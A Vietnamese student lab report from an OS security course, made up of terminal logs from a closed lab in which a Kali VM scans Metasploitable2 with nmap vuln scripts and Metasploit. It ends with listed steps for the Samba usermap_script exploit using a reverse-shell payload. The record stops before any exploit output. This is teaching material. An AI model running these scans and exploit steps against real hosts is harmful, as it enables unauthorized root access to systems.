


**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**  
**KHOA AN TOÀN THÔNG TIN**

---



**AN TOÀN HỆ ĐIỀU HÀNH**  
**Bài thực hành số 1**


Sinh viên	Nguyễn Duy Đạt
MSV	B21DCAT056
Giảng viên	Hoàng Xuân Dậu

**Hà Nội – 2024**

# Môn học An toàn Hệ điều hành


## Bài thực hành số 1

1. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại
  - Tạo user datnd056 với password 1234



```
msfadmin@B21AT056-Dat-Meta:~$ sudo useradd datnd056
msfadmin@B21AT056-Dat-Meta:~$ sudo passwd datnd056
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@B21AT056-Dat-Meta:~$
msfadmin@B21AT056-Dat-Meta:~$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056
msfadmin@B21AT056-Dat-Meta:~$ date
Tue May 7 04:36:09 EDT 2024
msfadmin@B21AT056-Dat-Meta:~$ _
```


- Tìm địa chỉ IP của máy victim:



```
msfadmin@B21AT056-Dat-Meta:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c9:2c:2c
          inet addr:192.168.154.131  Bcast:192.168.154.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec9:2c2c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:152 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11389 (11.1 KB)  TX bytes:13120 (12.8 KB)
          Interrupt:17 Base address:0x2000

msfadmin@B21AT056-Dat-Meta:~$
msfadmin@B21AT056-Dat-Meta:~$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056
msfadmin@B21AT056-Dat-Meta:~$ date
Tue May 7 04:38:22 EDT 2024
msfadmin@B21AT056-Dat-Meta:~$
```

- Tìm địa chỉ IP của máy Kali




```
external-Kali-linux - VMware Workstation
File Edit View VM Tabs Help
Home Metasploit2-Linux external-Kali-linux
(kali@B21AT056-Dat-Kali)-[~]
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.154.136 netmask 255.255.255.0 broadcast 192.168.154.255
    inet6 fe80::20c:29ff:fe59:a301 prefixlen 64 scopeid 0<20<link>
    ether 00:0c:29:59:a3:01 txqueuelen 1000 (Ethernet)
    RX packets 26 bytes 2557 (2.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 3446 (3.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@B21AT056-Dat-Kali)-[~]
$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056

(kali@B21AT056-Dat-Kali)-[~]
$ date
Tue May 7 04:38:52 AM EDT 2024


(kali@B21AT056-Dat-Kali)-[~]
$
```

- Kiểm tra kết nối mạng giữa các máy:



```
Metasploit2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home Metasploit2-Linux external-Kali-linux
msfadmin@B21AT056-Dat-Meta:~$ ping 192.168.154.136
PING 192.168.154.136 (192.168.154.136) 56(84) bytes of data:
 64 bytes from 192.168.154.136: icmp_seq=1 ttl=64 time=8.81 ms
 64 bytes from 192.168.154.136: icmp_seq=2 ttl=64 time=0.380 ms
 64 bytes from 192.168.154.136: icmp_seq=3 ttl=64 time=0.400 ms
 64 bytes from 192.168.154.136: icmp_seq=4 ttl=64 time=0.386 ms

--- 192.168.154.136 ping statistics ---
 4 packets transmitted, 4 received, 0% packet loss, time 3007ms
 rtt min/avg/max/mdev = 0.380/2.495/8.815/3.648 ms
msfadmin@B21AT056-Dat-Meta:~$
msfadmin@B21AT056-Dat-Meta:~$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056
msfadmin@B21AT056-Dat-Meta:~$ date
Tue May 7 04:39:39 EDT 2024
msfadmin@B21AT056-Dat-Meta:~$ _
```



```
(kali@B21AT056-Dat-Kali)-[~]
$ ping 192.168.154.131
PING 192.168.154.131 (192.168.154.131) 56(84) bytes of data.
64 bytes from 192.168.154.131: icmp_seq=1 ttl=64 time=0.419 ms
64 bytes from 192.168.154.131: icmp_seq=2 ttl=64 time=0.416 ms
64 bytes from 192.168.154.131: icmp_seq=3 ttl=64 time=0.395 ms
64 bytes from 192.168.154.131: icmp_seq=4 ttl=64 time=0.420 ms
^C
--- 192.168.154.131 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3069ms
rtt min/avg/max/mdev = 0.395/0.412/0.420/0.010 ms


(kali@B21AT056-Dat-Kali)-[~]
$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056

(kali@B21AT056-Dat-Kali)-[~]
$ date
Tue May 7 04:40:27 AM EDT 2024

(kali@B21AT056-Dat-Kali)-[~]
$
```

- Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:

Quét công dịch vụ netbios-ssn cổng 139:



```
(kali@B21AT056-Dat-Kali)-[~]
$ nmap -sscript vuln -p139 192.168.154.131
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-07 04:41 EDT
Nmap scan report for 192.168.154.131
Host is up (0.00084s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn

Host script results:
|_smb-vuln-regsvcs-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false


Nmap done: 1 IP address (1 host up) scanned in 24.76 seconds

(kali@B21AT056-Dat-Kali)-[~]
$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056

(kali@B21AT056-Dat-Kali)-[~]
$ date
Tue May 7 04:42:00 AM EDT 2024

(kali@B21AT056-Dat-Kali)-[~]
$
```

## Quét cổng dịch vụ microsoft-ds cổng 445:



```
external-Kali-linux - VMware Workstation
File Edit View VM Tabs Help
Home Metasploit2-Linux external-Kali-linux
kali@B21AT056-Dat-Kali:~$
kali@B21AT056-Dat-Kali:~$ nmap --script vuln -p445 192.168.154.131
Starting Nmap 7.94 ( https://nmap.org ) at 2024-05-07 04:42 EDT
Nmap scan report for 192.168.154.131
Host is up (0.00066s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 24.47 seconds


kali@B21AT056-Dat-Kali:~$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056

kali@B21AT056-Dat-Kali:~$ date
Tue May 7 04:43:35 AM EDT 2024

kali@B21AT056-Dat-Kali:~$
```

## 2. Khai thác tìm phiên bản Samba đang hoạt động

- Khởi động Metasploit
  - Khai báo sử dụng mô đun tấn công:  
msf > use auxiliary/scanner/smb/smb\_version
  - Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng
  - Đặt địa chỉ IP máy victim:  
msf > set RHOST <ip\_victim>
  - Thực thi tấn công:  
msf > run
- Máy victim sẽ liệt kê tên dịch vụ Samba và phiên bản



```
external-Kali-linux - VMware Workstation
File Edit View VM Tabs Help
external-Kali-linux
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.154.131 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1               yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.154.131
RHOST => 192.168.154.131
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.154.131:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.154.131:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.154.131: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

### 3. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root

- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công:  
msf > use exploit/multi/samba/usermap\_script
- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng
- Đặt địa chỉ IP máy victim: msf > set RHOST <ip\_victim>
- Chọn payload cho thực thi (mở shell): msf > set payload cmd/unix/reverse
- Đặt 445 là cổng truy cập máy victim: msf > set RPORT 445



